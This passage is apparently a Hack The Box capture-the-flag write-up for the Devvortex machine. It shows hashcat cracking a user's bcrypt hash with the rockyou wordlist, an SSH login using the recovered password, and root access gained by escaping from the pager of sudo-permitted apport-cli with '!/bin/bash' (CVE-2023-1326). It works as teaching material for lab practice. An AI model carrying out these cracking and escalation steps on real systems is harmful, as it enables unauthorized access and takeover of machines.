
We know that the user logan has shell access to the machine

```
hashid -m '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
```




```
┌──(kali㉿kali)-[~]
└─$ hashid -m '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
Analyzing '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
```

```
hashcat -m 3200 logan.hash /usr/share/wordlists/rockyou.txt
```



```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started.....: Fri Oct 17 01:46:07 2025 (24 secs)
Time.Estimated...: Fri Oct 17 01:46:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:       60 H/s (7.91ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1408/14344385 (0.01%)
Rejected.........: 0/1408 (0.00%)
Restore.Point....: 1392/14344385 (0.01%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: moises -> tagged
Hardware.Mon.#01.: Util: 82%

Started: Fri Oct 17 01:45:41 2025
Stopped: Fri Oct 17 01:46:31 2025
```

```
ssh logan@10.129.229.146
```




```
┌──(kali㉿kali)-[~/htb/devvortex]
└─$ ssh logan@10.129.229.146
logan@10.129.229.146's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 17 Oct 2025 05:47:55 AM UTC

  System load:  0.0               Processes:             167
  Usage of /:   65.0% of 4.76GB   Users logged in:       0
  Memory usage: 17%               IPv4 address for eth0: 10.129.229.146
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
```

Privilege Escalation

apport-cli - CVE-2023-26604


```
sudo -l
```



```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

We see that the user can run `/usr/bin/apport-cli` with sudo privileges

```
apport-cli -v
```




```
logan@devvortex:~$ apport-cli -v
2.20.11
```

Reference -

- https://security.snyk.io/vuln/SNYK-UBUNTU2004-APPORT-5422150
- https://github.com/diego-tella/CVE-2023-1326-PoC

```
apport-cli -h
```




```
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help            show this help message and exit
  -f, --file-bug        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
  -w, --window          Click a window as a target for filing a problem
                        report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                        Start in bug updating mode. Can take an optional
                        --package.
  -s SYMPTOM, --symptom=SYMPTOM
                        File a bug report about a symptom. (Implied if symptom
                        name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                        Specify package name in --file-bug mode. This is
                        optional if a --pid is specified. (Implied if package
                        name is given as only argument.)
  -P PID, --pid=PID     Specify a running program in --file-bug mode. If this
                        is specified, the bug report will contain more
                        information.  (Implied if pid is given as only
                        argument.)
  --hanging             The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                        Report the crash from given .apport or .crash file
                        instead of the pending ones in /var/crash. (Implied if
                        file is given as only argument.)
  --save=PATH           In bug filing mode, save the collected information
                        into a file instead of reporting it. This file can
                        then be reported later on from a different machine.
  --tag=TAG             Add an extra tag to the report. Can be specified
                        multiple times.
  -v, --version         Print the Apport version number.
```

We will need to trigger the pager, so we can use any installed package and report a problem using `apport-cli` in `--file-bug` mode


List the applications

```
apt list --installed
```




```
logan@devvortex:~$ apt list --installed
Listing... Done
accountsservice/focal-updates,focal-security,now 0.6.55-0ubuntu12~20.04.6 amd64 [installed,automatic]
adduser/focal,now 3.118ubuntu2 all [installed]
alsa-topology-conf/focal,now 1.2.2-1 all [installed,automatic]
alsa-ucm-conf/focal-updates,now 1.2.2-1ubuntu0.13 all [installed,automatic]
alsa-utils/focal-updates,now 1.2.2-1ubuntu2.1 amd64 [installed,automatic]
amd64-microcode/focal-updates,focal-security,now 3.20191218.1ubuntu1.2 amd64 [installed,automatic]
apparmor/focal-updates,now 2.13.3-7ubuntu5.2 amd64 [installed,automatic]
apport-symptoms/focal,now 0.23 all [installed,automatic]
apport/focal,now 2.20.11-0ubuntu27 all [installed,upgradable to: 2.20.11-0ubuntu27.27]
apt-utils/focal-updates,now 2.0.10 amd64 [installed]
apt/focal-updates,now 2.0.10 amd64 [installed]
at/focal,now 3.1.23-1ubuntu1 amd64 [installed,automatic]
auditd/focal,now 1:2.8.5-2ubuntu6 amd64 [installed]
base-files/focal-updates,now 11ubuntu5.7 amd64 [installed]
```

```
sudo /usr/bin/apport-cli -f -p xxd
```



```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f -p xxd

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
bogomips        : 5190.24
TLB size        : 2560 4K pages
clflush size    : 64
cache_alignment : 64
address sizes   : 43 bits physical, 48 bits virtual
power management:

== ProcEnviron =================================
LANG=en_US.UTF-8
TERM=xterm-256color
PATH=(custom, no user)
SHELL=/bin/bash

== ProcVersionSignature =================================
Ubuntu 5.4.0-167.184-generic 5.4.252

!/bin/bash
```



```
root@devvortex:/home/logan# whoami
root
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan# 
```

Root Privileges on the machines